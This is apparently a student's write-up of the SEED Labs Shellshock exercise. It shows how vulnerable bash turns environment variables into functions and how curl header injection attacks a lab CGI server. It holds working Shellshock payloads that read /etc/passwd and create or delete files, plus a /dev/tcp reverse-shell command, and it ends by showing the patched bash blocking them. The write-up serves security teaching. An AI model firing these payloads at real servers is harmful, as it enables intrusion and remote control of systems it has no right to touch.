Shellshock Attack

VM: SEED Ubuntu 20.04

Lab Questions: https://seedsecuritylabs.org/Labs_20.04/Files/Shellshock/Shellshock.pdf

### Task 1: Experimenting with Bash Function

In the this experiment we export an environment variable containing a shell function definition. When we export this function in an environment variable to the child process version of bash that is susceptible to the shellshock attack, the variable is parsed and converted into a function definition. In Non-vulnerable versions of bash, the environment variable is not converted into a function definition.

**Non-vulnerable bash:**

```
[09/15/21]seed@VM:~/.../Labsetup$ foo='() { echo "hello"; }'
[09/15/21]seed@VM:~/.../Labsetup$ declare -f foo
[09/15/21]seed@VM:~/.../Labsetup$ echo $foo
() { echo "hello"; }
[09/15/21]seed@VM:~/.../Labsetup$ export foo
[09/15/21]seed@VM:~/.../Labsetup$ bash
[09/15/21]seed@VM:~/.../Labsetup$ declare -f foo
[09/15/21]seed@VM:~/.../Labsetup$ echo $foo
() { echo "hello"; }
[09/15/21]seed@VM:~/.../Labsetup$
```

The function definition is stored in the variable foo. We prove it is a variable and not a shell function. We export **foo** and run **bash**, then check to see if the environment variable has been converted into a shell function. As can be seen from the **echo $foo** command, **foo** is still an environment variable.

**Vulnerable bash:**

Here we use a vulnerable bash program called **bash_shellshock**. In this lab it can be accessed either inside the victim machine container or inside the **/Labsetup/image-www** directory.

```
[09/15/21]seed@VM:~/.../Labsetup$ foo='() { echo "hello"; }'
[09/15/21]seed@VM:~/.../Labsetup$ declare -f foo
[09/15/21]seed@VM:~/.../Labsetup$ echo $foo
() { echo "hello"; }
[09/15/21]seed@VM:~/.../Labsetup$ export foo
[09/15/21]seed@VM:~/.../Labsetup$ image_www/bash_shellshock
[09/15/21]seed@VM:~/.../Labsetup$ declare -f foo
foo ()
{
    echo "hello"
}
[09/15/21]seed@VM:~/.../Labsetup$ echo $foo

[09/15/21]seed@VM:~/.../Labsetup$
```

We do the same experiment as above, but his time running **image/bash_shellshock**. In this case, using the **declare** command, we see that this bash has converted the environment variable into a function definition. This is how we know that this bash is vulnerable Shellshock. Note: There must be a space between "{" and "echo" for this to work in the variable **foo='() { echo "hello"; }'**.

The vulnerable bash program, **bash_shellshock**, is made vulnerable due to a mistake in its source code. Bash checks the exported environment variable to see if it starts with **" () { "** or not; if this is found, **bash** changes the environment variable string to a function definition string by replacing the **'='** character with a space, which results in a conversion from an environment variable string to a shell function string. **Bash** then calls the **parse_and_execute()** function to parse the function definition. Since this is a function definition, the parsing function will only parse it, not execute it, but if the string contains a shell command, the parsing function will execute it. If this string contains two commands, separated by a semicolon, the parsing function will process both commands.

### Task 2: Passing Data to Bash via Environment Variable


Attackers pass data to vulnerable bash-based CGI programs, and this data has to be passed via an environment variable; using the CGI program provided on the server, we see how attackers do this. The CGI program is in the victim machine container (the server) inside Apache's default CGI folder /usr/lib/cgi-bin.

The CGI program prints out its own processes environment variables:

```
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```

Here is the http request from accessing the CGI program using the browser:




Here is what the CGI program displays in response:

```
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_CONNECTION=keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=39872
```

```
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
```

When comparing the output environment variables to the fields in the HTTP request, we see that the HTTP_USER _AGENT environment variable in the response from the web server is the same as the User-Agent field in the HTTP request, so we know this environment variable comes from the client. This is because Apache forks a child process to execute the CGI program and passes this environment variable, along with others, to the CGI program.

We can use the **curl** command to control most of the fields in an HTTP request, which will allow us to set the CGI program environment variables to arbitrary values. We try out the following **curl** command options to figure out which options can be used to inject data into the environment variables of the target CGI program:

**-v** prints out the header of the HTTP request

```
[09/15/21]seed@VM:~/.../Labsetup$ curl -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 16 Sep 2021 13:58:08 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port
 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
```

```
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=40038
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host www.seedlab-shellshock.com left intact
```

**-A** is used to manipulate the User-Agent field; we set this field to contain “my data” (highlighted in yellow).

```
[09/16/21]seed@VM:~/.../Labsetup$ curl -A "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: my data
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 16 Sep 2021 14:12:34 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=my data
```

**-e** is used to manipulate the Referer field; we set this field to contain “my data”.

```
[09/16/21]seed@VM:~/.../Labsetup$ curl -e "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Referer: my data
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 16 Sep 2021 14:22:45 GMT
< Server: Apache/2.4.41 (Ubuntu)
```

**-H** is used to create an extra header field; we set this field header as AAAAAA and its value as BBBBBB.

```
[09/16/21]seed@VM:~/.../Labsetup$ curl -H "AAAAAA: BBBBBB" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> AAAAAA: BBBBBB
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 16 Sep 2021 14:28:31 GMT
< Server: Apache/2.4.41 (Ubuntu)
```

Of the above **curl** options demonstrated, we can see that **-A**, **-e**, and **-H** can be used to inject data into the environment variables of the target CGI program.

### Task 3: Launching the Shellshock Attack

In this section we launch the attack through the URL **http://www.seedlab-shellshock.com/cgi-bin/vul.cgi**, to get the server to run an arbitrary command. We must follow a protocol if out command has a plain text output using **Content_type: text/plain**, like this:

```
echo Content_type: text/plain; echo; /bin/ls -l
```

This attack targets the bash program that is invoked before the target CGI script gets executed. We use the following different approaches (three different HTTP header fields in total for the next tasks) to launch the attack against the target CGI program:

### Task 3.A: Get the server to send back the content of the /etc/passwd file.

In the following, we use the **-A** option of the **curl** command to manipulate the User-Agent field environment variable to accomplish Shellshock on the targeted bash program:

```
[09/16/21]seed@VM:~/.../Labsetup$ curl -A "() { echo hello;}; echo Content_type: text/plain;
 echo; /usr/bin/cat /etc/passwd" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

**Task 3.B: Get the server to tell you its process' user ID. You can use the /bin/id command to print out the ID information.**

Here we use **-e t**o manipulate the Referer field:

```
[09/16/21]seed@VM:~/.../Labsetup$ curl -e "() { echo hello;}; echo Content_type: text/plain;
 echo; /bin/id" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

**Task 3.C: Get the server to create a file inside the /tmp folder. You need to get into the container to see whether the file is created or not, or use another Shellshock attack to list the /tmp folder.**

We use **-H** option create the file **/tmp/task3_file**, then use **-H** again in a second command to check that the file was successfully created on the server:

```
[09/16/21]seed@VM:~/.../Labsetup$ curl -H "AAAAAA:() { echo hello;}; echo Content_type: text
/plain; echo; /usr/bin/touch /tmp/task3_file" http://www.seedlab-shellshock.com/cgi-bin/vul.
cgi
[09/16/21]seed@VM:~/.../Labsetup$ curl -H "AAAAAA:() { echo hello;}; echo Content_type: text
/plain; echo; /usr/bin/ls /tmp" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
task3_file
```

**Task 3.D: Get the server to delete the file that you just created inside the /tmp folder.**

We use the **-H** option again to remove **/tmp/task3_file** from the server, then use **-H** again in another command to check that the file was successfully removed:

```
[09/16/21]seed@VM:~/.../Labsetup$ curl -H "AAAAAA:() { echo hello;}; echo Content_type: text
/plain; echo; /usr/bin/rm /tmp/task3_file" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[09/16/21]seed@VM:~/.../Labsetup$ curl -H "AAAAAA:() { echo hello;}; echo Content_type: text
/plain; echo; /usr/bin/ls /tmp" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[09/16/21]seed@VM:~/.../Labsetup$
```

**Question 1: Will you be able to steal the content of the shadow file /etc/shadow from the server? Why or why not? The information obtained in Task 3.B should give you a clue.**

We can see by looking at the IDs that the program is not running with root privilege, but as normal user, so we cannot see what is inside **/etc/shadow**, since it requires root privilege.

**Question 2: HTTP GET requests typically attach data in the URL, after the ? mark. This could be another approach that we can use to launch the attack. In the following example, we attach some data in the URL, and we found that the data are used to set the following environment variable:**

```
$ curl "http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi?AAAAA"
...
UERY_STRING=AAAAA
...
```

**Can we use this method to launch the Shellshock attack? Please conduct your experiment and derive your conclusions based on your experiment results.**

It seems that we cannot supply the correct string in the URL to trigger the parsing mistake in the bash source code that allows for Shellshock due to the function definition after “?” being caught for bad request code 400.

```
[09/18/21]seed@VM:~/.../Labsetup$ curl "http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi
?() { echo hello;}"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
</body></html>
```

```
[09/18/21]seed@VM:~/.../Labsetup$ curl "http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi
?() { echo hello;}; echo Content_type: text/plain; echo; /bin/id"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
</body></html>
```

```
[09/18/21]seed@VM:~/.../Labsetup$ curl "http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi
?'() { echo hello;}; echo Content_type: text/plain; echo; /bin/id'"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
</body></html>
```

### Task 4: Getting a Reverse Shell via Shellshock Attack

We set up a program called **netcat** with the **-l** option to set up a TCP network connection on our host (attacker) machine that listens on a specified port for a connection to the target (out victim server) machine. The idea is to redirect the target machine's standard input, output, and error devices to the network connection, so the shell gets its input from the connection, and prints out its output also to the connection.

We first set up the listener on port 9090

```
[09/19/21]seed@VM:~$ nc -l 9090
```

Using curl, target the CGI program on the server to run establish a reverse shell thought Shellshock.

```
[09/19/21]seed@VM:~/.../Labsetup$ curl -A "() { echo hello;}; echo Content_type: text/plain
; echo; echo; /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1" http://www.seedlab-shellshoc
k.com/cgi-bin/vul.cgi
```

The command "/bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1" starts a bash shell on the server machine. The shell input comes from the TCP connection, and the output goes to the same TCP connection.

When the bash shell command is executed on the victim web server at 10.9.0.80, it connects back to the netcat process started on 10.0.2.6, as seen below:

```
[09/19/21]seed@VM:~$ nc -l 9090
bash: cannot set terminal process group (31): Inappropriate ioctl for device
bash: no job control in this shell
www-data@c5ecc14ff95e:/usr/lib/cgi-bin$ whoami
whoami
www-data
www-data@c5ecc14ff95e:/usr/lib/cgi-bin$ ip ad
ip ad
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
13: eth0@if14: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:50 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.80/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
```

Here we have successfully obtained a reverse shell from the web server.

### Task 5: Using the Patched Bash

In this section we will redo the tasks from Task 3, but with the program **/bin/bash**, which is the patched version of bash.

Inside the container on the victim webserver, use the **nano** text editor to edit **vul.cgi**: change the shebang (#!**/bin/bash_shellshock)** to **#!/bin/bash**:

```
root@c5ecc14ff95e:/lib/cgi-bin# nano vul.cgi
```

```
  GNU nano 4.8
#!/bin/bash

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```

Now we can redo Task 3 with the patched version of bash:

**Task 3.A (patched): Get the server to send back the content of the /etc/passwd file.**

In the following, we use the **-A** option of the **curl** command to manipulate the User-Agent field environment variable to attempt Shellshock on the targeted patched bash program:

```
[09/19/21]seed@VM:~$ curl -A "() { echo hello;}; echo Content_type: text/plain;
 echo; /usr/bin/cat /etc/passwd" http://www.seedlab-shellshock.com/cgi-bin/vul.
cgi

Hello World
[09/19/21]seed@VM:~$
```

Shellshock didn't work.

**Task 3.B (patched): Get the server to tell you its process' user ID. You can use the /bin/id command to print out the ID information.**

Here we use **-e t**o manipulate the Referer field:

```
[09/19/21]seed@VM:~$ curl -e "() { echo hello;}; echo Content_type: text/plain;
 echo; /bin/id" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

Hello World
[09/19/21]seed@VM:~$
```

Shellshock didn't work.

**Task 3.C (patched): Get the server to create a file inside the /tmp folder. You need to get into the container to see whether the file is created or not, or use another Shellshock attack to list the /tmp folder.**

We use **-H** option create the file **/tmp/task3_file**, then use **-H** again in a second command to check that the file was successfully created on the server:

```
[09/19/21]seed@VM:~$ curl -H "AAAAAA:() { echo hello;}; echo Content_type: text
/plain; echo; /usr/bin/touch /tmp/task3_file" http://www.seedlab-shellshock.com
/cgi-bin/vul.cgi

Hello World
[09/19/21]seed@VM:~$
```

Here, we confirm that the file was not created on the victim server by looking inside **/tmp** on the victim server:

```
root@c5ecc14ff95e:/lib/cgi-bin# ls /tmp
root@c5ecc14ff95e:/lib/cgi-bin#
```

We can see that the file was not created. Shellshock didn't work.

**Task 3.D (patched): Get the server to delete the file that you just created inside the /tmp folder.**

We were unable to create the file via Shellshock attack on the server in **/tmp**; therefore, we cannot attempt this task.

After editing the CGI programs on the server to use a patched version of bash, we can see that the Shellshock attack no longer works.